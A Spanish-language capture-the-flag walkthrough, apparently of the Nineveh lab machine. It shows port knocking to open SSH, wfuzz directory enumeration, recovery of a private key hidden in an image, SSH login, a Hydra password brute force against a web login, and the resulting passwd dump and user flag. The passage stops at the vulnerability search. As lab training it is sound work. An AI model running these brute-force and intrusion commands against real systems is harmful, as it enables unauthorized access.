
Y tenemos este demonio

```
cfs_rq[0]:/system.slice/knockd.service
  .exec_clock                    : 13755.375953
  .MIN_vruntime                  : 13755.652447
  .min_vruntime                  : 13755.652447
  .max_vruntime                  : 13755.652447
  .spread                        : 0.000000
  .spread0                       : -45683.996736
  .nr_spread_over                : 0
  .nr_running                    : 1
  .load                          : 1024
  .load_avg                      : 9
  .runnable_load_avg             : 9
  .util_avg                      : 10
  .removed_load_avg              : 0
  .removed_util_avg              : 0
  .tg_load_avg_contrib           : 9
  .tg_load_avg                   : 9
  .throttled                     : 0
  .throttle_count                : 0
  .se->exec_start                : 1845923.936737
  .se->vruntime                  : 51325.110151
  .se->sum_exec_runtime          : 13755.375953
  .se->statistics.wait_start     : 1845925.011193
  .se->statistics.sleep_start    : 0.000000
  .se->statistics.block_start    : 0.000000
  .se->statistics.sleep_max      : 0.000000
  .se->statistics.block_max      : 0.000000
  .se->statistics.exec_max       : 1.114410
  .se->statistics.slice_max      : 1.066801
  .se->statistics.wait_max       : 11.921579
  .se->statistics.wait_sum       : 949.690283
  .se->statistics.wait_count     : 1691907
  .se->load.weight               : 1024
  .se->avg.load_avg              : 0
  .se->avg.util_avg              : 8
```


por este lado podemos hacer

El port knocking, que significa de forma literal «golpeo de puertos» es una **técnica que se usa para evitar accesos a no deseados**. Es decir, esta técnica mantiene cerrado un determinado puerto que nosotros configuremos y únicamente será abierto usando una secuencia de llamada al firewall usando uno ó más puertos.
y sacamos el conf

- etc/knockd.conf




Al ver que tenemos el 22 abierto pero solo en la parte interna y despues de descubrir el knock.conf podemos abrir ese Puerto asociando a nuesra IP para que lo veamos abierto como para ello utilizaremos el knock




Aqui tenemos el ejemplo que esta cerrado para nosotros pero una vez que lancemos el knock

```Bash
❯ knock 10.129.87.242 571:tcp 290:tcp 911:tcp
```

Ponemos la sequencia ya que son los golpes para abrir el SSH es una secuencia de golpes a esos puertos para que abra a la IP nuestra al puerto 22 ssh



despues miramos si lo hemos conseguido



Ya lo tenemso abierto para nuestra IP

ya una vez abierto buscamos usuarios

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000:,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

language-usuario

```
amrois
```


Ahora hacemos wfuzz para comprobar el https para continuar recavando mas info

Bash


```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt https://10.129.87.242/FUZZ
```

```
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        1 L      3 W        49 Ch       "# directory-list-2.3-medium.txt"
000000003:   200        1 L      3 W        49 Ch       "# Copyright 2007 James Fisher"
000000007:   200        1 L      3 W        49 Ch       "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000002:   200        1 L      3 W        49 Ch       "#"
000000005:   200        1 L      3 W        49 Ch       "# This work is licensed under the Creative Commons"
000000004:   200        1 L      3 W        49 Ch       "#"
000000008:   200        1 L      3 W        49 Ch       "# or send a letter to Creative Commons, 171 Second Street,"
000000006:   200        1 L      3 W        49 Ch       "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000009:   200        1 L      3 W        49 Ch       "# Suite 300, San Francisco, California, 94105, USA."
000000010:   200        1 L      3 W        49 Ch       "#"
000000011:   200        1 L      3 W        49 Ch       "# Priority ordered case-sensitive list, where entries were found"
000000012:   200        1 L      3 W        49 Ch       "# on at least 2 different hosts"
000000014:   200        1 L      3 W        49 Ch       "https://10.129.87.242/"
000000013:   200        1 L      3 W        49 Ch       "#"
000000848:   301        9 L      28 W       313 Ch      "db"
000045240:   200        1 L      3 W        49 Ch       "https://10.129.87.242/"
000095524:   403        11 L     32 W       302 Ch      "server-status"
000095776:   301        9 L      28 W       323 Ch      "secure_notes"

Total time: 351.5487
Processed Requests: 220560
Filtered Requests: 220542
Requests/sec.: 627.3951
```


Tenemos los dos el db nos da esto




Secure notes




Como vemos esta imagen puede que no sea importante pero si nos lo descargamos y vemos sus metadatos podemos obtener informacion






Lo sacamos con exiftool

probamos con strings





Aqui ya tenemos cosas un usuario una clave privada ya podemos hacer cosas
ya podemos conectarnos hacia la maquina

```bash
ssh -i id_rsa amrois@10.129.87.242
```

```
❯ ssh -i id_rsa amrois@10.129.87.242
The authenticity of host '10.129.87.242 (10.129.87.242)' can't be established.
ED25519 key fingerprint is SHA256:kxSpgxC8gaU9OypTJXFLmc/2HKEmnDMIjzkkUiGLyuI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.87.242' (ED25519) to the list of known hosts.
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$
```

Y ya estamos

```
You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ ls
user.txt
amrois@nineveh:~$ cat user.txt
85999b2d320b248186b489dd85e2648b
amrois@nineveh:~$
```

ya tenemos el user

Al ver que no conocems la contraseña intetnamos con DB ahora con hydra para tener una contraseña valida

^

Bash

```
hydra -l none -P /usr/share/wordlists/rockyou.txt
10.129.87.242 https-post-form
"/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_
login=true:Incorrect password." -t 50
```


```
❯ hydra -l none -P /usr/share/wordlists/rockyou.txt 10.129.87.242 https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password." -t 50
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 22:23:14
[DATA] max 50 tasks per 1 server, overall 50 tasks, 14344399 login tries (l:1/p:14344399), ~286888 tries per task
[DATA] attacking http-post-forms://10.129.87.242:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password.
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 22:23:14
[DATA] max 50 tasks per 1 server, overall 50 tasks, 14344399 login tries (l:1/p:14344399), ~286888 tries per task
[DATA] attacking http-post-forms://10.129.87.242:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password.
[443][http-post-form] host: 10.129.87.242   login: none   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 22:24:03
```


hacemos el comando como lo hicimos antes

```language-pass
password123
```


Y entramos



Ahora empezamos a recopilar informacion donde hemois entrado




Buscamos vulnerabilidaddes

